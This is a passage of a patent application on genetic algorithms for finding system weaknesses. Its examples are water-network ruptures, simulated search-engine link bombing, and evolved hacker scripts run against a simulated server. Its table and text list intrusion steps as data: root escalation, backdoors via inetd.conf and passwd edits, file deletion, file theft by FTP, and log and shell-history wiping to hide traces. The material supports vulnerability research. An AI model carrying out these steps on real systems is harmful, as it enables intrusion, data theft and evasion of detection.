15 analysis. The high pump flow values indicate that the two ruptures effectively cooperated to isolate the fore-most pump without shutting it off. The two demands were immediately in front of the pump so that the 4000 gpm total demand went immediately from the pump to the demand locations.

[0060] This embodiment thus illustrates that a threshold search collates cases whose
20 fitness exceeds a user-defined threshold(s), thereby allowing more involvement in the testing process. Accordingly, in an embodiment, the scenario generation can be interactive. In such an embodiment, a user can be presented with a panel of variants and can select/identify, etc. one or more for mating in the next generation, thus biasing and directing the GA towards certain regions of state space. For greater control and influence, a user may
25 want to fix certain features of the scenario interactively (e.g., always draw water from a specific location) while allowing the other ruptures and demands to evolve. For example, the key locations identified by threshold search in Figure 7 can be fixed with other conditions evolved to understand why such disproportionate failure occurs with these demand locations.

30 [0061] In another embodiment of the disclosed methods and systems, EA/GA can be applied to vulnerabilities in, for example, a search engine. For example, the term "GOOGLE bombing" is associated with the GOOGLE search engine, and is known to be a

technique to establish a significant number of web pages with links to a given website so as to affect the GOOGLE ranking of the website and cause that website to appear near the top of a GOOGLE search results page. Accordingly, in some instances, the search term does not appear in the website, yet the website appears near the top of a results page for the search term. It is thus understood that web page linkers can affect the "page score" of linkees, where a page score is understood to affect the overall ranking, and thus placement, of the website/webpage in the results list.

[0062] In such an embodiment, the disclosed methods and systems can be used to evolve GOOGLE bombs in a simulated network of webpages to evaluate those strategies, if any, that generate a situation in which a target page is elevated to the top of a search result without a given search term appearing in the target page. The disclosed methods and systems can thus use a genetic algorithm to mutate and otherwise evolve populations of webs.

[0063] In simulating webs of simplified webpages, each webpage includes a main text which includes a string of uppercase characters representing the main content text of a web page. The page also includes a set of HTML links that each contain a link text (generally also a string of uppercase characters, but limited in this embodiment to a single character), and a link ID that points to a web page having the given ID. Figure 8 demonstrates these webpage features.

[0064] With reference to Figure 8, "B6" represents an HTML link containing the link text "B" and links to webpage 6. A link ID of 0 represents a non-link, which also includes a manner of evolving the number of outgoing links in a page. In an initial model of one embodiment, a webpage includes a main text having five characters and five HTML links, each with a single character. Ten webpages linked according to their HTML links form a web. Webpage #1 is understood to be the target webpage.

[0065] As indicated herein, each webpage can be associated with a page rank which is a numerical value indicating the webpage's "importance." In one embodiment, page rank can be computed as provided by Equation (1):

$$PR(i) = (1 - d) + d \left(\frac{PR(t_1)}{C(t_1)} + \frac{PR(t_2)}{C(t_2)} + \dots + \frac{PR(t_n)}{C(t_n)} \right),$$

(1)

where $PR(i)$ is the page rank of webpage i , d is a damping factor that can be a constant (e.g., 0.85), t_j is a webpage j that links to webpage i , and $C(t_j)$ is the number of outbound HTML links from webpage j . Equation 1 can be re-written as shown in Equation (2), and solved simultaneously for all webpages in the web using numerical techniques such as Gaussian elimination, although other embodiments may employ other techniques.

$$(2) \quad \begin{pmatrix} d-1 \\ d-1 \\ \vdots \\ d-1 \end{pmatrix} = \begin{pmatrix} -1 & +\frac{d \times L_{1,2}}{C_2} & +\frac{d \times L_{1,3}}{C_3} & \dots & +\frac{d \times L_{1,n}}{C_n} \\ \frac{d \times L_{2,1}}{C_1} & -1 & +\frac{d \times L_{2,3}}{C_3} & \dots & +\frac{d \times L_{2,n}}{C_n} \\ \vdots & \vdots & \vdots & \vdots & \vdots \\ \frac{d \times L_{n,1}}{C_1} & +\frac{d \times L_{n,2}}{C_2} & \dots & +\frac{d \times L_{n,n-1}}{C_{n-1}} & -1 \end{pmatrix} \begin{pmatrix} P_1 \\ P_2 \\ \vdots \\ P_n \end{pmatrix}$$

where $L_{i,j} = \begin{cases} 1 & \text{if webpage } j \text{ links to } i \\ 0 & \text{otherwise} \end{cases}$

[0066] A webpage's page score can be understood to be a numeric value associated with a given search term. Such a score can be based on various webpage characteristics, features, and/or properties, including for example, location and font size of the keywords and links, page title, and page rank. In one embodiment, page score can be determined by associating each webpage with a bar chart which incorporates the frequency of words (e.g., upper case characters) that appear in the web page, and also, the text (e.g., single upper case characters) that appear in the HTML links that link into the webpage. These two properties can be weighted differently such that each character of a webpage is given a weight of one, while characters from incoming links are weighted by the page rank of the webpages sending out the links. For example, if a simulated Web page includes main text "ACDIJ" and has HTML links B6, Q2, Z2, and K0, the associated bar chart can include categories A, C, D, I, J, B, Q, Z, K each with frequency one (different embodiments may or may not incorporate K which is a non-link). Further, if it is assumed that only a single web page links into a focal page, and in the present embodiment, such single page includes text "K" and that webpage's page rank is 1.5. Accordingly, "K" can be added to the bar chart, which already has a category K, but further, the frequency of K can increase by the page rank by 1.5, providing a frequency for K of $1 + 1.5 = 2.5$ (Figure 9).

[0067] Once a bar chart has been calculated for a webpage, the webpage's score for a given search term can be computed. In the illustrated embodiment, a search term can be understood as including three upper case characters, for example, "DJK." The frequencies can be combined (e.g., summed) from the barchart for each of the characters in the search term, thus DJK is the sum of 1 (i.e., frequency of D) + 1 (i.e., frequency of J) + 1.5 (i.e., frequency of K), for a final score of 3.5. Duplicate characters are counted such that a score for search term "JKK" is $1 + 1.5 + 1.5 = 4$. In an example embodiment including simulations, the term "ICO" was used.

[0068] The page score for each webpage in a web can be computed and the GOOGLE bomb that is formed is a target page having the highest page score while not containing the search term in its text, i.e., the page score is a result of the incoming links rather than the page text (content).

[0069] This example embodiment used a GA/EA to evolve a population of webs and search for GOOGLE bombs in the network state space of the ten Web pages having five main text characters and five single character HTML links web, thereby providing a state space of size $(26^5 \times 26^5 \times 11^5)^{10} \approx 3.7 \times 10^{193}$ (11 HTML link webIDs ranging from 0–10 inclusive). In the example case, the genotype corresponded to the webpage text and links IDs. In this illustrative, example, the disclosed systems and methods include generating a population of n separate webs, and calculating the page scores of the Web pages in the webs for the same search term of "ICO." The fitness of each web was determined and associated with a fitness value, and based on the fitness values, a number e of webs was chosen to pass unaltered into the next generation. The remaining $(n - e)$ "selected" webs can be altered using fixed probability, genetic operators.

[0070] In an initial mode of one embodiment, the example systems and methods implement mutation operators only, although the disclosed systems and methods are not so limited. For example, recombination operators can be implemented in other models. Three separate mutation operators were implemented in the illustrative systems/methods, operating in a similar manner. For mutations on main text in a web, there is a main text mutation probability $p_M \in (0, 1)$ and a main text mutation level, $n_M \in \{1, 2, \dots, \infty\}$. Binomial(n_M, p_M) web pages are selected at random, and for each selected webpage, one of the main text characters is selected at random and mutated to a random upper case character. Hence, between zero and n_M characters may be mutated. Similarly, for

mutations on HTML link text in a web, there is a link text mutation probability $p_L \in (0, 1)$ and a main text mutation level, $n_L \in \{1, 2, \dots, \infty\}$. Binomial(n_L, p_L) web pages are selected at random, and for each selected webpage, one of the HTML links is selected at random and its text mutated to a random upper case character. For mutations of HTML link IDs, there is a link ID mutation probability $p_I \in (0, 1)$ and a main text mutation level, $n_I \in \{1, 2, \dots, \infty\}$. Binomial(n_I, p_I) web pages are selected at random, and for each selected webpage, one of the HTML links is selected at random and its ID mutated to a random number between zero (no link) and the number of web pages in a web.

[0071] For the illustrated embodiment, two objectives can be incorporated into the fitness function: first, webs are fitter if the target webpage does not include the search term in their main or HTML link text; and, second, the fitter the webs, the higher the target page's page score relative to the other pages in the web. These two aspects are included as a "mismatch score" and "target page rank," respectively.

[0072] The aforementioned mismatch score, in one example, can range between zero (e.g., all characters of the search term appear in the target web page) and one (e.g., there is no match between the search term and the target page's text). Suppose the search term includes s characters, and the number of these characters that appear in the target webpage is $a \in \{0, 1, \dots, s\}$:

$$\text{Mismatch score} = (s - a)/s.$$

(3)

[0073] A second factor in the fitness, target page rank, can be determined after the page scores are computed, as target page rank can be the number of webpages in a given web having a page score less than that of the target webpage. Hence for w Web pages that constitute a web, the maximum target page rank value is $w-1$ if the target has the highest page score, and zero if the target page has the lowest score or all pages have the same score.

[0074] In the disclosed embodiment,

$$\text{Fitness} = \text{mismatch score} \times \text{target page rank}.$$

(4)

[0075] The example embodiment can consider the fitness value(s) provided herein as a raw fitness, and accordingly, selection for the next generation can be based not on these values but on weightings representing a normalized selection pressure. Suppose the i^{th} web has fitness f_i . A range of fitnesses $R = \max\{f\} - \min\{f\}$ is determined, and a linear

transformation can be performed such that the minimum is zero (e.g., subtract $\min\{f\}$ from each f_i , so that fitness ranges from zero to R). Once again, in embodiments where it may be desired to minimize a fitness metric, R can be subtracted from all fitness values. Thereafter, $(c \times R)$ can be added to each fitness where $c \in (0, \infty)$ and is a constant, thereby scaling the fitness range from cR to $(1 + c)R$. Selection can occur probabilistically from these transformed fitnesses, where c determines “selection pressure.”

Table 1: typical parameter values used in the simulations.

Parameter	Value
Population size, n	100
Elite size, e	5
Maximum generations	150
Number of web page in a web	10
Selection pressure, c	0.5
Main text length	5 (upper case characters only)
Number HTML links	5
Link text length	1 (upper case characters only)
Target page ID	1
Search term	“ICO”
Main text mutation probability, p_M	0.25
Main text mutation level, n_M	2
Link text mutation probability, p_L	0.25
Link text mutation level, n_L	2
Link ID mutation probability, p_I	0.25
Link ID mutation level n_I	2

[0076] Table 1 provides parameter values used in one embodiment. The example embodiment coded a utility in “R” that plots the “anatomy” of a GOOGLE bomb, i.e., the network link structure, and shown in Figure 10. Each number 1–10 represents a Web page. The target page is in bold and also indicated with an asterisk, and arrows represent the HTML links. Links to the target page are also shown in bold. The lack of a pattern may suggest that there may exist a large number of strategies to GOOGLE bomb a target page.

[0077] In other embodiments of the GA, techniques other than Gaussian elimination can be used. Further, although the present embodiment included initial conditions that were completely randomized and the GA was free to mutate different text and link IDs with equal probability, other variations may bias initial HTML link text to the characters of the search term, increase the length of the link text, bias links to the target page, specify that any link to the target page must contain characters in the search term, make links to the target “sticky,” i.e., less likely to mutate than other links, and, optimize the parameter values.

[0078] In another embodiment of the disclosed methods and systems, a genetic algorithm (GA/EA) and interactive evolution can be used to evolve scripts to explore the space of possible intrusions to a computer system. Using the disclosed methods and systems, vulnerabilities of the computer system can be identified. For the disclosed
5 embodiments, the intrusions can be understood to be in the form of scripts by an unauthorized user, referred to herein and generally as a "hacker."

[0079] Accordingly, the model of the disclosed embodiment can include two different types of agents, authorized users ("users") and hackers, and the operating environment, or a server. As is known, users interact with the server by regularly logging in and out and
10 performing other user behavior once on the system (e.g., run programs, applications, generate code, add and modify files and/or directories, FTP files to and from the server, etc.). Conversely, a hacker generally interacts with the system/server by entering at random times and executing a pre-defined script, then leaving the system. The hacker generally enters the system/server as a root user or as a normal user, who then uses the "su" command
15 to become root.

[0080] User actions, including hacker actions, are captured by the system/server through log files and file statistics. These records can provide evidence of the intruder.

[0081] A hacker script can be understood to be a sequence of commands that the hacker issues upon logging into the system/server. Scripts can be understood to be pre-defined in
20 that they can be created before the hacker enters the server but are randomly generated using a simple grammar. The grammar is designed such that generally, every command is provided to achieve a goal, e.g., the theft of a file, the introduction of a "backdoor" mechanism that allows the hacker to gain entry to the system in the future, etc. Many of these goals can be subsumed under other goals. This subsumption tree can be used to
25 generate a script by beginning at the most general goals at the top and then randomly deciding which possible sub-goals should be attempted, and how. This includes recursively traversing the tree, from sub-goal to sub-goal, until concrete commands are chosen. Sub-goals can be specified either as a sequence, a combination, or a single choice picked from a list. Items in a sequence are executed in order, while a combination can return a subset of
30 its items and in any order, creating the most variability. When items are specified in a list, only a single item is returned.

[0082] As an example, part of a sub-goal tree is illustrated in Figure 11. In the Figure 11 embodiment, the top-level goals are a sequence of entering the system, “doing stuff” as provided in Figure 11, cleaning up, and exiting. As indicated in Figure 11, “doing stuff” may include downloading a client, stealing files, creating a backdoor, and/or destroying files. A hacker script can include one or more of these actions, performed in different orders. Further traversing the Figure 11 tree illustrates that creating a backdoor is another combination, which involves at least one choice, between removing /etc/hosts or /etc/hosts.deny.

[0083] An analysis program, referred to herein as the “log analyzer,” is capable of gathering evidence from a server/computer after a simulation concludes. Gathering evidence can include collecting raw log file data and/or using rules to determine which out of twenty-eight pre-defined pieces of evidence a hacker left behind. These rules involve scanning log files, the directory tree, and the statistics of key files.

[0084] Table 2 is an illustration of a relationship between basic hacker actions, log files, and a detection scheme of the log analyzer.

Hacker Action	Type of commands involved	Elements that can be detected by the log Analyzer	How the hacker can clean up those elements
Root login	login over ssh, telnet	entry in var_log_wtmp, var_log_lastlog	no cleaning scheme implemented
Su to root	su root	entry in /var/log/messages	cleanMessages
Download Program	ftp - get - mv	entry in bash_history	cleanHistory
Backdoor - trojan	ftp - get - mv	entry in bash_history	cleanHistory
Backdoor - inetd	echo > inetd.conf	inetd modified	no cleaning scheme implemented
Backdoor - add user	echo > passwd - echo > shadow	entry in /var/log/messages	no cleaning scheme implemented
Backdoor - remove host file	rm hosts - rm hosts.deny	absence of files	no cleaning scheme implemented
Steal file	ftp - put	bash_history	cleanHistory
Destroy file	rm passwd - rm inetd.conf - rm index.html	absence of files	no cleaning scheme implemented
Clean up	cleanHistory - cleanMessages	no detection scheme implemented	cleanHistory

TABLE 2

[0085] The ScriptBuilder is a grammar that enables the creation of novel hacking scripts. The disclosed methods and systems can be employed to enhance the capabilities of a grammar such as ScriptBuilder.

5 [0086] In the GA/EA of the present embodiment, the population includes scripts. One script is one individual, and an individual is represented by a chromosome, which is represented by a sequence of genes. Because a hacking script includes a sequence of Unix commands, a gene can be defined as a single Unix command; however, because the length of the scripts are variable, the chromosomes length is also variable.

10 [0087] The gene pool can be defined as a complete set of Unix commands (Figure 12) that can be generated by ScriptBuilder; and, a chromosome can include an ordered subset of the gene pool (Figure 13).

15 [0088] The initial population can be generated by ScriptBuilder to provide a population of consistent hacking scripts. A fitness function can be understood to be a measure of the efficiency of the hacking script, and may use a simulation engine to assign a numeric value to one individual.

[0089] The evolutionary mechanism can utilize the genetic operators of elitism, mutation, crossover, gene subtraction, and/or diversity injection, with such examples provided for illustration and not limitation.

20 [0090] In the illustrated embodiment, two genetic operators apply to the population as a whole: the elitism operator extracts, for a given generation, the "top" individuals with regard to their fitness, and inserts these "top" individuals in the next generation. An illustration of elitism is shown in Figure 14.

[0091] A diversity injection operator adds new individuals to a given population. These new individuals are generated by ScriptBuilder, and the operation is illustrated in Figure 15.

25 [0092] The crossover operator is a binary operator that creates a new child individual, given a two parent individual. Crossover selects a first point in the first parent's chromosome, and all the genes before the first point are given to/replicated in the child's chromosome. Crossover then picks a second point in the second parent's chromosome, and all the genes after the second point are added to/replicated in the child's chromosome.

30 Figure 16 is representative of crossover.

[0093] The mutation operator is a unary operator in which the genes of the parent are considered individually, and there is a fixed probability (e.g., 0.05) that the gene will be

mutated. If the gene is mutated, a random gene is selected from the gene pool to replace the parent's gene. When all genes are considered, a new individual is created. Figure 17 illustrates mutation.

5 [0094] The gene subtraction operator is intended to make chromosomes shorter. In gene subtraction, a random number of genes (e.g., between one and five) located at random places on the chromosome, are deleted. Deletion creates a new individual, as shown in Figure 18.

[0095] Given generation n as a collection of p individuals, generation $n+1$ is obtained using a process as shown in Figure 19.

10 [0096] For example, assuming the "top" individuals are those m having the top twenty percent fitness values, or $m=p/5$. Elitism is thus used to selected the m top individuals that move to generation $n+1$ without alternation. The remaining operators, parent individuals are chosen using a selector function that can select a random individual among the half best of generation n .

15 [0097] Accordingly, m individuals are selected, and mutation is applied to them such that generation $n+1$ includes $2m$ individuals. Crossover is performed m times (e.g., select two parents and cross them), to provide generation $n+1$ has $3m$ individuals. Gene subtraction is performed to m selected individuals, to yield $4m$ individuals in generation $n+1$; and, the remaining m individuals of generation $n+1$ are generated by using a diversity injection operator, providing a population of p individuals in generation $n+1$. The fitness is evaluated, and the process can be repeated.

20 [0098] In the illustrated embodiment, a fitness function can include a measure/measurement of the efficiency of the hacking script. To evaluate this measure/value, the script can be provided to a simulation and the hacker activity monitored to determine when the script has reached the different goals that the hacker can achieve. Also monitored are the hacker's Unix commands, specifically, to note when they return an invalid result. When the simulation is complete, the log analyzer can be used.

25 [0099] Some indicators included in the fitness function include a number of goals achieved by the hacker (#g), a number of evidences discovered by the log analyzer (#e), a number of bad commands used by the hacker (#b), and, a length of the script used by the hacker (#c).

[00100] In a first experiment (“experiment 1” described herein), the example fitness function provided a fitness of zero if the hacker achieved zero goals, and if the hacker achieved at least one goal, the fitness value is determined according to the following:

$$[1/(1+\#e^2)]*[1/(1+\#b)]*[1/(1+\#c/10)]$$

5 (5)

[00101] Based on Equation (5), the example fitness decreases with the number of evidences detected by the log analyzer, with the number of invalid commands, and with the global length of the script. The fitness increases with a short script that leaves no trace, and has no bad commands. Such a script is the most efficient that we can achieve in the context of the simulation.

10

[00102] In a first experiment known as “experiment 1”, using one-hundred fifty individuals, the genetic algorithm was iterated for two-hundred and thirteen generations. The fitness function included values as provided herein relative to Equation (5). Figure 20 presents the top scorers for generations one-hundred and generation two-hundred and thirteen, which indicate little difference in identifying the script providing the “best fitness”, which are those scripts to which the server/system is most vulnerable. The scripts shown in Figure 20 are thus similar in providing a scenario in which a hacker is a user, becomes a root, uploads file .rhosts to a remote server (steal file), cleans the messages file to remove the trace of the su command, and cleans the bash_history file. As Figure 20 indicates, the script at generation two-hundred and thirteen is shorter and more efficient. Further, the scripts of Figure 20 cannot be generated solely by the ScriptBuilder.

15

20

[00103] In a second experiment, the GA executed for sixty-seven generations based on a population of one-hundred fifty individuals. The fitness function was based on Equation (6):

25

$$\text{fitness} = (\#g/4.0) * 1.0/(1+\#e)^2 * 1.0/(1+\#b) * 1.0/(1.0+\#c/10);$$

(6)

where:

(#g) = number of goals achieved by the hacker;

(#e) = number of evidences discovers by the log analyzer;

30

(#b) = number of bad commands used by the hacker; and,

(#c) = length of the script used by the hacker.

[00104] As Figure 21 indicates, and with comparison to experiment 1, Figure 20, the “top scorer” is similar. It can be understood that “scorer #6” can be evolved further to remove some commands such as the chmods, but achieves several goals of the same type (e.g., several backdoors). Once again, such a script cannot be generated by the Script Builder alone.

[00105] It can be understood that the foregoing examples are merely illustrative, and that other embodiments are contemplated, for example, by providing fitness functions that measure the efficiency of a script based on a (minimal) number of bad commands, favoring short scripts by including the length of the script in the fitness function, etc. Further, other genetic operators could be considered, such as switching (e.g., switching to genes is comparable to switching two Unix commands, and could be a complement to mutation). Additionally and/or optionally, a human/user-derived fitness function can be possible, with interactive evolution (IE) to generate hacking scripts. Such a system is illustrated in Figure 22, in which a Graphical User Interface can be used to display a population (e.g., fifteen individuals: fifteen scripts). For each of the displayed individuals, the simulator is executed, and the following information, for example, can be displayed and/or otherwise provided with the script/individual: number of bad commands, number of goals that the hacker has reached, and, number of evidences detected by the log analyzer, where in the displayed embodiment, the color used to display the information reflects the number of evidences. A goal is to obtain zero evidences.

[00106] As Figure 22 also indicates, a user can select which individual best estimates the desired, subjective fitness by selecting one or more individuals. The selected individuals can be the parents of the following generation, thereby satisfying elitism portion of the GA. Further, as also shown in Figure 22 (right side), the user can decide which operators will be applied to the selected individuals. In some embodiments, as provided herein, although a fitness may be known, a user may still select one or more individuals as the parents of the following generation.

[00107] What has thus been described are methods, systems, and/or processor program products that include generating a population of genotypes, the genotypes based on at least one stimulus to a system, measuring at least one response of the system upon providing the population of genotypes to at least one model of the system, and, based on the measured at least one response of the system, performing at least one of: (a) applying at least one genetic operator to at least some of the population of genotypes, and iteratively returning to

generating a population of genotypes, and (b) associating a condition of the system with at least one of the population of genotypes.

5 [00108] The methods and systems described herein are not limited to a particular hardware or software configuration, and may find applicability in many computing or processing environments. The methods and systems can be implemented in hardware or software, or a combination of hardware and software. The methods and systems can be implemented in one or more computer programs, where a computer program can be understood to include one or more processor executable instructions. The computer program(s) can execute on one or more programmable processors, and can be stored on one or more storage medium readable by the processor (including volatile and non-volatile memory and/or storage elements), one or more input devices, and/or one or more output devices. The processor thus can access one or more input devices to obtain input data, and can access one or more output devices to communicate output data. The input and/or output devices can include one or more of the following: Random Access Memory (RAM),
10 Redundant Array of Independent Disks (RAID), floppy drive, CD, DVD, magnetic disk, internal hard drive, external hard drive, memory stick, or other storage device capable of being accessed by a processor as provided herein, where such aforementioned examples are not exhaustive, and are for illustration and not limitation.

15 [00109] The computer program(s) can be implemented using one or more high level procedural or object-oriented programming languages to communicate with a computer system; however, the program(s) can be implemented in assembly or machine language, if desired. The language can be compiled or interpreted.

20 [00110] As provided herein, the processor(s) can thus be embedded in one or more devices that can be operated independently or together in a networked environment, where the network can include, for example, a Local Area Network (LAN), wide area network (WAN), and/or can include an intranet and/or the internet and/or another network. The network(s) can be wired or wireless or a combination thereof and can use one or more communications protocols to facilitate communications between the different processors. The processors can be configured for distributed processing and can utilize, in some
25 embodiments, a client-server model as needed. Accordingly, the methods and systems can utilize multiple processors and/or processor devices, and the processor instructions can be divided amongst such single or multiple processor/devices.
30

[00111] The device(s) or computer systems that integrate with the processor(s) can include, for example, a personal computer(s), workstation (e.g., Sun, HP), personal digital assistant (PDA), handheld device such as cellular telephone, laptop, handheld, or another device capable of being integrated with a processor(s) that can operate as provided herein. Accordingly, the devices provided herein are not exhaustive and are provided for illustration and not limitation.

[00112] References to “a microprocessor” and “a processor”, or “the microprocessor” and “the processor,” can be understood to include one or more microprocessors that can communicate in a stand-alone and/or a distributed environment(s), and can thus be configured to communicate via wired or wireless communications with other processors, where such one or more processor can be configured to operate on one or more processor-controlled devices that can be similar or different devices. Use of such “microprocessor” or “processor” terminology can thus also be understood to include a central processing unit, an arithmetic logic unit, an application-specific integrated circuit (IC), and/or a task engine, with such examples provided for illustration and not limitation.

[00113] Furthermore, references to memory, unless otherwise specified, can include one or more processor-readable and accessible memory elements and/or components that can be internal to the processor-controlled device, external to the processor-controlled device, and/or can be accessed via a wired or wireless network using a variety of communications protocols, and unless otherwise specified, can be arranged to include a combination of external and internal memory devices, where such memory can be contiguous and/or partitioned based on the application. Accordingly, references to a database can be understood to include one or more memory associations, where such references can include commercially available database products (e.g., SQL, Informix, Oracle) and also proprietary databases, and may also include other structures for associating memory such as links, queues, graphs, trees, with such structures provided for illustration and not limitation.

[00114] References to a network, unless provided otherwise, can include one or more intranets and/or the internet. References herein to microprocessor instructions or microprocessor-executable instructions, in accordance with the above, can be understood to include programmable hardware.

[00115] Unless otherwise stated, use of the word “substantially” can be construed to include a precise relationship, condition, arrangement, orientation, and/or other

characteristic, and deviations thereof as understood by one of ordinary skill in the art, to the extent that such deviations do not materially affect the disclosed methods and systems.

[00116] Throughout the entirety of the present disclosure, use of the articles “a” or “an” to modify a noun can be understood to be used for convenience and to include one, or more
5 than one of the modified noun, unless otherwise specifically stated.

[00117] Elements, components, modules, and/or parts thereof that are described and/or otherwise portrayed through the figures to communicate with, be associated with, and/or be based on, something else, can be understood to so communicate, be associated with, and or be based on in a direct and/or indirect manner, unless otherwise stipulated herein.

[00118] Although the methods and systems have been described relative to a specific
10 embodiment thereof, they are not so limited. Obviously many modifications and variations may become apparent in light of the above teachings. For example, it can be understood that the genetic operations can be multiple and/or varied, and different parameters associated with such genetic operations can be provided as input by a user/expert. Further,
15 although user input was specified in the illustrated embodiments of Figures 1 and 2 as occurring at a certain instance, input from the user can be provided at multiple stages (e.g., at initialization, problem definition, etc.). Further, the disclosed embodiments can employ the use of randomly generated solutions in addition to those derived from user selection. In multi-user embodiments, for example, the formulation of the solution can be partitioned
20 amongst several users, with different users influencing the solution in a different manner. For example, an employee(s) may provide subjective input on solutions, however a manager(s) may apply/specify (additional) constraints on such solutions.

[00119] Any additional changes in the details, materials, and arrangement of parts, herein described and illustrated, can be made by those skilled in the art. Accordingly, it will be
25 understood that the following claims are not to be limited to the embodiments disclosed herein, can include practices otherwise than specifically described, and are to be interpreted as broadly as allowed under the law.

ICO-003.25

1 What is claimed is:

2

3 1. A method, comprising:

4 generating a population of genotypes, the genotypes based on at least one stimulus to a
5 system,

6 measuring at least one response of the system upon providing the population of genotypes
7 to at least one model of the system, and,

8 based on the measured at least one response of the system, performing at least one of:

9 (a) applying at least one genetic operator to at least some of the population
10 of genotypes, and

11 iteratively returning to generating a population of genotypes, and

12 (b) associating a condition of the system with at least one of the population
13 of genotypes.

14 2. A method according to claim 1, where applying at least one genetic operator includes applying
15 at least one of: selection, crossover, mutation, deletion, diversity injection, and elitism.

16 3. A method according to claim 1, where applying at least one genetic operator includes
17 implementing elitism by:

18 presenting at least two graphical representations to a user, each of the at least two
19 graphical representations associated with at least one genotype in the population and the at least
20 one of the measured responses,

21 receiving a selection of at least one of the graphical representations, and,

22 identifying at least one genotype associated with the at least one selected graphical
23 representation,

24 where returning to generating a population of genotypes comprises including the
25 identified at least one genotype.

ICO-003.25

- 1 4. A method according to claim 1, where applying at least one genetic operator includes
2 implementing elitism by:
3 comparing the measured at least one response to a measure, and,
4 based on the comparison, identifying at least one genotype, and,
5 where returning to generating a population of genotypes comprises including the
6 identified at least one genotype.
- 7 5. A method according to claim 1, where associating a condition of the system with at least one
8 of the population of genotypes includes:
9 comparing the measured at least one response to at least one threshold, and,
10 determining the condition based on the comparison.
- 11 6. A method according to claim 1, where measuring at least one response of the system includes
12 comparing the measured at least one response to a metric.
- 13 7. A method according to claim 1, where measuring at least one response of the system includes
14 comparing the measured at least one response to at least one of a fitness function and an
15 objective function.
- 16 8. A method according to claim 1, where measuring at least one response of the system includes:
17 determining that an objective function is mathematically unexpressed,
18 presenting data based on the measured at least one response of the system to at least one
19 user, and,
20 receiving at least one input from the at least one user, the at least one input based on the
21 at least one user's evaluation of the presented data.
- 22 9. A method according to claim 8, where the at least one user input includes at least one of: a
23 rank of the measured at least one response, a rating of the measured at least one response, one or
24 more fitness values, a selection of the measured at least one response, a selection of a feature of
25 the measured at least one response, a termination of the method, an identification of parents for a

ICO-003.25

1 genetic algorithm, at least one constraint, a modification of at least one constraint, a modification
2 of at least one genetic operator, and a specification of at least one genetic operator.

3 10. A method according to claim 8, where the method is terminated based on the at least one
4 user input.

5 11. A method according to claim 1, where measuring at least one response of the system
6 includes at least one of:

7 presenting data based on the measured at least one response in parallel, and

8 presenting data based on the measured at least one response in sequential order.


9 12. A method according to claim 1, where applying at least one genetic operator includes:
10 ranking the measured at least one response based on a comparison to a metric, and,
11 applying the at least one genetic operator based on the ranking.

12 13. A method according to claim 1, where applying at least one genetic operator includes
13 applying at least one constraint to at least one of the genotypes.

14 14. A method according to claim 13, where applying at least one constraint includes weighting
15 the at least one constraint.

16 15. A method according to claim 1, where the system condition includes at least one of: at least
17 one unknown system vulnerability, at least one system error, at least one system defect, at least
18 one system loophole, and at least one system weakness.

FIGURE 1



Pre-crossover:

Gene location	1	2	3	4	5	6	7	8	9	10	11
r_1	0	0	0	0	1	0	1	0	0	1	1
r_2	0	1	0	1	0	0	0	1	0	0	1
Locus type	0	-	0	-	+	0	+	-	0	+	0

Post-crossover with 2-7 pairing swapped:

r_1	0	1	0	0	1	0	0	0	0	1	1
r_2	0	0	0	1	0	0	1	1	0	0	1

FIGURE 4

r_1 000010000000001000 ... 000010000

